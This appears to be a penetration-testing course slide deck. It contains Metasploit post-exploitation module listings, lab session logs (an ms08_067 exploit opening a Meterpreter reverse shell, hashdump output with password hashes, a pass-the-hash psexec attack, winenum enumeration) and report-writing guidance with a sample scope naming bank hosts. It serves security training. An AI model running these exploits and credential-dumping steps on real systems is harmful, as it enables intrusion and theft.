   firefox/gather/history                    2014-04-11       normal  Firefox Gather History from Privileged Javascript Shell
   firefox/gather/passwords                  2014-04-11       normal  Firefox Gather Passwords from Privileged Javascript Shell
   firefox/gather/xss                                         normal  Firefox XSS
   firefox/manage/webcam_chat                2014-05-13       normal  Firefox Webcam Chat on Privileged Javascript Shell
   linux/busybox/enum_connections                             normal  BusyBox Enumerate Connections
   linux/busybox/enum_hosts                                   normal  BusyBox Enumerate Host Names
   linux/busybox/jailbreak                                    normal  BusyBox Jailbreak
   linux/busybox/ping_net                                     normal  BusyBox Ping Network Enumeration
   linux/busybox/set_dmz                                      normal  BusyBox DMZ Configuration
   linux/busybox/set_dns                                      normal  BusyBox DNS Configuration
   linux/busybox/smb_share_root                               normal  BusyBox SMB Sharing
   linux/busybox/wget_exec                                    normal  BusyBox Download and Execute
   linux/gather/checkvm                                       normal  Linux Gather Virtual Environment Detection
   linux/gather/ecryptfs_creds                                normal  Gather eCryptfs Metadata
   linux/gather/enum_configs                                  normal  Linux Gather Configurations
   linux/gather/enum_network                                  normal  Linux Gather Network Information
   linux/gather/enum_protections                              normal  Linux Gather Protection Enumeration
   linux/gather/enum_psk                                      normal  Linux Gather 802-11-Wireless-Security Credentials
   linux/gather/enum_system                                   normal  Linux Gather System and User Information
   linux/gather/enum_users_history                            normal  Linux Gather User History
   linux/gather/enum_xchat                                    normal  Linux Gather XChat Enumeration
   linux/gather/gnome_commander_creds                         normal  Linux Gather Gnome-Commander Creds
   linux/gather/hashdump                                      normal  Linux Gather Dump Password Hashes for Linux Systems
   linux/gather/mount_cifs_creds                              normal  Linux Gather Saved mount.cifs/mount.smbfs Credentials
   linux/gather/openvpn_credentials                           normal  OpenVPN Gather Credentials
   linux/gather/pptpd_chap_secrets                            normal  Linux Gather PPTP VPN chap-secrets Credentials
   linux/manage/download_exec                                 normal  Linux Manage Download and Execute
   multi/escalate/cups_root_file_read        2012-11-20       normal  CUPS 1.6.1 Root File Read
```

FURTHER ENUMERATION

METASPLOIT MODULE

```
msf > search platform:windows type:post
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                                  Disclosure Date  Rank    Description
   ----                                                  ---------------  ----    -----------
   post/multi/gather/apple_ios_backup                                     normal  Windows Gather Apple iOS MobileSync Backup File Collection
   post/multi/gather/check_malware                                        normal  Multi Gather Malware Verifier
   post/multi/gather/dbvis_enum                                           normal  Multi Gather DbVisualizer Connections Settings
   post/multi/gather/dns_bruteforce                                       normal  Multi Gather DNS Forward Lookup Bruteforce
   post/multi/gather/dns_reverse_lookup                                   normal  Multi Gather DNS Reverse Lookup Scan
   post/multi/gather/dns_srv_lookup                                       normal  Multi Gather DNS Service Record Lookup Scan
   post/multi/gather/enum_vbox                                            normal  Multi Gather VirtualBox VM Enumeration
   post/multi/gather/env                                                  normal  Multi Gather Generic Operating System Environment Settings
   post/multi/gather/filezilla_client_cred                                normal  Multi Gather FileZilla FTP Client Credential Collection
   post/multi/gather/find_vmx                                             normal  Multi Gather VMWare VM Identification
   post/multi/gather/firefox_creds                                        normal  Multi Gather Firefox Signon Credential Collection
   post/multi/gather/lastpass_creds                                       normal  LastPass Master Password Extractor
   post/multi/gather/multi_command                                        normal  Multi Gather Run Shell Command Resource File
   post/multi/gather/pgpass_creds                                         normal  Multi Gather pgpass Credentials
   post/multi/gather/pidgin_cred                                          normal  Multi Gather Pidgin Instant Messenger Credential Collection
   post/multi/gather/ping_sweep                                           normal  Multi Gather Ping Sweep
   post/multi/gather/resolve_hosts                                        normal  Multi Gather Resolve Hosts
   post/multi/gather/run_console_rc_file                                  normal  Multi Gather Run Console Resource File
   post/multi/gather/skype_enum                                           normal  Multi Gather Skype User Data Enumeration
   post/multi/gather/thunderbird_creds                                    normal  Multi Gather Mozilla Thunderbird Signon Credential Collection
   post/multi/gather/wlan_geolocate                                       normal  Multiplatform WLAN Enumeration and Geolocation
   post/multi/general/close                                               normal  Multi Generic Operating System Session Close
   post/multi/general/execute                                             normal  Multi Generic Operating System Session Command Execution
   post/multi/manage/dbvis_add_db_admin                                   normal  Multi Manage DbVisualizer Add Db Admin
   post/multi/manage/dbvis_query                                          normal  Multi Manage DbVisualizer Query
   post/multi/manage/multi_post                                           normal  Multi Manage Post Module Macro Execution
   post/multi/manage/play_youtube                                         normal  Multi Manage YouTube Broadcast
   post/multi/manage/record_mic                                           normal  Multi Manage Record Microphone
   post/multi/manage/shell_to_meterpreter                                 normal  Shell to Meterpreter Upgrade
   post/multi/recon/local_exploit_suggester                               normal  Multi Recon Local Exploit Suggester
   post/windows/capture/keylog_recorder                                   normal  Windows Capture Keystroke Recorder
   post/windows/capture/lockout_keylogger                                 normal  Windows Capture Winlogon Lockout Credential Keylogger
   post/windows/escalate/droplnk                                          normal  Windows Escalate SMB Icon LNK Dropper
   post/windows/escalate/getsystem                                        normal  Windows Escalate Get System via Administrator
   post/windows/escalate/golden_ticket                                    normal  Windows Escalate Golden Ticket
   post/windows/escalate/ms10_073_kbdlayout                 2010-10-12    normal  Windows Escalate NtUserLoadKeyboardLayoutEx Privilege Escalation
   post/windows/escalate/screen_unlock                                    normal  Windows Escalate Locked Desktop Unlocker
   post/windows/gather/arp_scanner                                        normal  Windows Gather ARP Scanner
   post/windows/gather/bitcoin_jacker                                     normal  Windows Gather Bitcoin Wallet
   post/windows/gather/bitlocker_fvek                                     normal  Bitlocker Master Key (FVEK) Extraction
   post/windows/gather/cachedump                                          normal  Windows Gather Credential Cache Dump
   post/windows/gather/checkvm                                            normal  Windows Gather Virtual Environment Detection
   post/windows/gather/credentials/bulletproof_ftp                        normal  Windows Gather BulletProof FTP Client Saved Password Extraction
   post/windows/gather/credentials/coreftp                                normal  Windows Gather CoreFTP Saved Password Extraction
   post/windows/gather/credentials/credential_collector                   normal  Windows Gather Credential Collector
   post/windows/gather/credentials/domain_hashdump                        normal  Windows Domain Controller Hashdump
   post/windows/gather/credentials/dyndns                                 normal  Windows Gather DynDNS Client Password Extractor
```

FURTHER ENUMERATION

METASPLOIT MODULE

```
msf > search platform:linux type:post
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                      Disclosure Date  Rank    Description
   ----                                      ---------------  ----    -----------
   post/linux/busybox/enum_connections                        normal  BusyBox Enumerate Connections
   post/linux/busybox/enum_hosts              normal  BusyBox Enumerate Host Names
   post/linux/busybox/jailbreak               normal  BusyBox Jailbreak
   post/linux/busybox/ping_net                normal  BusyBox Ping Network Enumeration
   post/linux/busybox/set_dmz                 normal  BusyBox DMZ Configuration
   post/linux/busybox/set_dns                 normal  BusyBox DNS Configuration
   post/linux/busybox/smb_share_root          normal  BusyBox SMB Sharing
   post/linux/busybox/wget_exec               normal  BusyBox Download and Execute
   post/linux/gather/checkvm                  normal  Linux Gather Virtual Environment Detection
   post/linux/gather/ecryptfs_creds           normal  Gather eCryptfs Metadata
   post/linux/gather/enum_configs             normal  Linux Gather Configurations
   post/linux/gather/enum_network             normal  Linux Gather Network Information
   post/linux/gather/enum_protections         normal  Linux Gather Protection Enumeration
   post/linux/gather/enum_psk                 normal  Linux Gather 802-11-Wireless-Security Credentials
   post/linux/gather/enum_system              normal  Linux Gather System and User Information
   post/linux/gather/enum_users_history       normal  Linux Gather User History
   post/linux/gather/enum_xchat               normal  Linux Gather XChat Enumeration
   post/linux/gather/gnome_commander_creds    normal  Linux Gather Gnome-Commander Creds
   post/linux/gather/hashdump                 normal  Linux Gather Dump Password Hashes for Linux Systems
   post/linux/gather/mount_cifs_creds         normal  Linux Gather Saved mount.cifs/mount.smbfs Credentials
   post/linux/gather/openvpn_credentials      normal  OpenVPN Gather Credentials
   post/linux/gather/pptpd_chap_secrets       normal  Linux Gather PPTP VPN chap-secrets Credentials
   post/linux/manage/download_exec            normal  Linux Manage Download and Execute
   post/multi/escalate/cups_root_file_read   2012-11-20  normal  CUPS 1.6.1 Root File Read
   post/multi/escalate/metasploit_pcaplog    2012-07-16  manual  Multi Escalate Metasploit pcap_log Local Privilege Escalation
   post/multi/gather/check_malware            normal  Multi Gather Malware Verifier
   post/multi/gather/dbvis_enum               normal  Multi Gather DbVisualizer Connections Settings
   post/multi/gather/dns_bruteforce           normal  Multi Gather DNS Forward Lookup Bruteforce
   post/multi/gather/dns_reverse_lookup       normal  Multi Gather DNS Reverse Lookup Scan
   post/multi/gather/dns_srv_lookup           normal  Multi Gather DNS Service Record Lookup Scan
   post/multi/gather/enum_vbox                normal  Multi Gather VirtualBox VM Enumeration
   post/multi/gather/env                      normal  Multi Gather Generic Operating System Environment Settings
   post/multi/gather/fetchmailrc_creds        normal  UNIX Gather .fetchmailrc Credentials
   post/multi/gather/filezilla_client_cred    normal  Multi Gather FileZilla FTP Client Credential Collection
   post/multi/gather/find_vmx                 normal  Multi Gather VMWare VM Identification
   post/multi/gather/firefox_creds            normal  Multi Gather Firefox Signon Credential Collection
   post/multi/gather/gpg_creds                normal  Multi Gather GnuPG Credentials Collection
   post/multi/gather/lastpass_creds           normal  LastPass Master Password Extractor
   post/multi/gather/multi_command            normal  Multi Gather Run Shell Command Resource File
   post/multi/gather/netrc_creds              normal  UNIX Gather .netrc Credentials
   post/multi/gather/pgpass_creds             normal  Multi Gather pgpass Credentials
   post/multi/gather/pidgin_cred              normal  Multi Gather Pidgin Instant Messenger Credential Collection
   post/multi/gather/ping_sweep               normal  Multi Gather Ping Sweep
   post/multi/gather/remmina_creds            normal  UNIX Gather Remmina Credentials
   post/multi/gather/rubygems_api_key         normal  Multi Gather RubyGems API Key
   post/multi/gather/ssh_creds                normal  Multi Gather OpenSSH PKI Credentials Collection
```

PENETRATION TESTING

FURTHER ENUMERATION

- POC
  - Metasploit in action
    - Pass The Hash
    - Meterpreter Windows
  - Password Cracking

FURTHER ENUMERATION

PASS THE HASH

```
msf  exploit(ms08_067_netapi) > set RHOST 192.168.1.206
RHOST => 192.168.1.206
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.208:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.206
[*] Meterpreter session 2 opened (192.168.1.208:4444 -> 192.168.1.206:1038) at 2012-06-21 10:56:47 -0400

meterpreter > hashdump
Administrator:500:8e288e6923788cd822b190caee1efb5d:4ade3ba1e1191fc087806adc9a928a41:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_HERMIS-LIFEHACK?:1003:e6650ab641540c5ed43400cd11749ddf:bf014d1e839cfef6db9ec23b776a443e:::
IWAM_HERMIS-LIFEHACK?:1004:f783fb1e1efc5ca646bb9dc29d82c162:9f65265ad90a7dd238e4d5668fc1c74e:::
SUPPORT_388945a0?:1001:aad3b435b51404eeaad3b435b51404ee:98baa6d9a091dfeec23cc81ed8aeaba4:::
meterpreter >
```

FURTHER ENUMERATION

PASS THE HASH

```
msf  exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf  exploit(psexec) > set SMBPass 8e288e6923788cd822b190caee1efb5d:4ade3ba1e1191fc087806adc9a928a41
SMBPass => 8e288e6923788cd822b190caee1efb5d:4ade3ba1e1191fc087806adc9a928a41
msf  exploit(psexec) > set RHOST 192.168.1.202
RHOST => 192.168.1.202
msf  exploit(psexec) > exploit

[*] Started reverse handler on 192.168.1.208:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.1.202:445|WORKGROUP as user 'Administrator'...
[*] Uploading payload...
[*] Created \trgolHfM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.202[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.202[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (LXRJGjbv - "MNTUxSkBOAcqGGRxdgKfysVZgrAW")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Sending stage (752128 bytes) to 192.168.1.202
[*] Deleting \trgolHfM.exe...
[*] Meterpreter session 2 opened (192.168.1.208:4444 -> 192.168.1.202:1194) at 2012-06-21 10:55:33 -0400

meterpreter >
```

METERPRETER

POST EXPLOITATION

```
meterpreter > search -f *.doc
Found 3 results...
    c:\\Alfresco\OpenOfficePortable\App\openoffice\program\python-core-2.3.4\lib\pdb.doc (7483 bytes)
    c:\\Alfresco\OpenOfficePortable\App\openoffice\program\python-core-2.3.4\lib\profile.doc (28404 bytes)
    c:\\Program Files\xampp\php\pear\docs\HTML_TreeMenu\docs\HTML_TreeMenu.doc (58880 bytes)
meterpreter > hashdump
Administrator:500:e52cac67419a9a22664345140a852f61:a9fdfa038c4b75ebc76dc855dd74f0da:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_HERMIS-LIFEHACK:1003:e6650ab641540c5ed43400cd11749ddf:bf014d1e839cfef6db9ec23b776a443e:::
IWAM_HERMIS-LIFEHACK:1004:f783fb1e1efc5ca646bb9dc29d82c162:9f65265ad90a7dd238e4d5668fc1c74e:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:98baa6d9a091dfeec23cc81ed8aeaba4:::
meterpreter >
```

METERPRETER

POST EXPLOITATION

```
meterpreter > run winenum
[*] Running Windows Local Enumerion Meterpreter Script
[*] New session on 192.168.1.203:445...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/HERMIS-LIFEHACK_20120920.0352/HERMIS-LIFEHACK_20120920.0352.txt
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/winenum/HERMIS-LIFEHACK_20120920.0352
[*] Checking if HERMIS-LIFEHACK is a Virtual Machine ........
[*]     This is a VMware Workstation/Fusion Virtual Machine
[*]     UAC is Disabled
[*] Running Command List ...
[*]     running command arp -a
[*]     running command cmd.exe /c set
[*]     running command ipconfig /all
[*]     running command net view
[*]     running command route print
[*]     running command netstat -nao
[*]     running command ipconfig /displaydns
[*]     running command netstat -vb
[*]     running command netstat -ns
[*]     running command net accounts
[*]     running command tasklist /svc
[*]     running command net group administrators
[*]     running command net view /domain
[*]     running command netsh firewall show config
[*]     running command net user
[*]     running command net localgroup administrators
[*]     running command net localgroup
[*]     running command net group
[*]     running command net share
[*]     running command net session
[*]     running command gpresult /SCOPE USER /Z
[*]     running command gpresult /SCOPE COMPUTER /Z
[*] Running WMIC Commands ....
[*]     running command wmic share get name,path
[*]     running command wmic netclient list brief
[*]     running command wmic nteventlog get path,filename,writeable
[*]     running command wmic netlogin get name,lastlogon,badpasswordcount
[*]     running command wmic netuse get name,username,connectiontype,localname
```

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

PENETRATION TESTING

REPORT WRITING

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

PENETRATION TESTING

METHODOLOGY

1.INFORMATION GATHERING

2. SCANNING

3. GAINING ACCESS & PRIVILEGE ESCALATION

4. FURTHER ENUMERATION

5. REPORT/QA

PENETRATION TESTING

REPORTING

- Pengantar
- Ruang Lingkup
- Rangkuman

PENETRATION TESTING

REPORTING: RUANG LINGKUP

1.1. Ruang Lingkup Pekerjaan

Pekerjaan *Application Security Penetration Testing* ini melingkupi Aplikasi-aplikasi dengan alamat IP dan URL sebagai berikut:

No	Application	IP Address	URL
1	LPKJ	10.0.14.131	http://lpkj
2	IB	10.0.184.88	https://ib.bankanu.co.id
			https://ib.bankanu.co.id/cib
			https://ib.bankanu.co.id/bs
3	ATMLogManager	100.0.15.82	http://atmlogmanager
4	IST GUI	10.0.15.100	http://10.0.15.100:7778
5	ADKM	10.0.15.150	https://10.0.1.150:8001/adkm
6	LCU	10.0.30.223	http://lcu/client
7	LCU-PRISMA	10.0.1.121	http://lcu:8080/prisma
8	LHCU	10.0.30.221	http://lhcu:7080/client
9	AZIUM	10.0.30.141	http://azium:8080/dashboard
10	LKPCCU	10.0.30.232	http://lkpccu

PENETRATION TESTING

REPORTING

- Penetration Testing
  - Target
  - Celah Keamanan
  - Rating
  - Penjelasan Celah keamanan
  - Screenshot
  - Rekomendasi

PENETRATION TESTING

REPORTING: RATING

- Quantify risk
  - High Risk: Masalah keamanan yang dimiliki harus segera di perbaiki dan berakibat fatal dan mudah untuk di eksploitasi.
  - Medium risk: Masalah keamanan yang akan berdampak serius tetapi sangat sulit untuk di eksploitasi
  - Low risk: Masalah keamanan dengan dampak terbatas.
  - Warning/information: Masalah keamanan yang di temukan tidak beresiko, tetapi bisa jadi berbahaya apabila tidak segera di perbaiki.

PENETRATION TESTING

REPORTING

- Appendix
  - Nmap, and else Result
  - POC tool/code

PENETRATION TESTING

REPORTING

- Example Report
  - https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

SECURITY PENETRATION TESTING

BASIC PEN-TEST

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id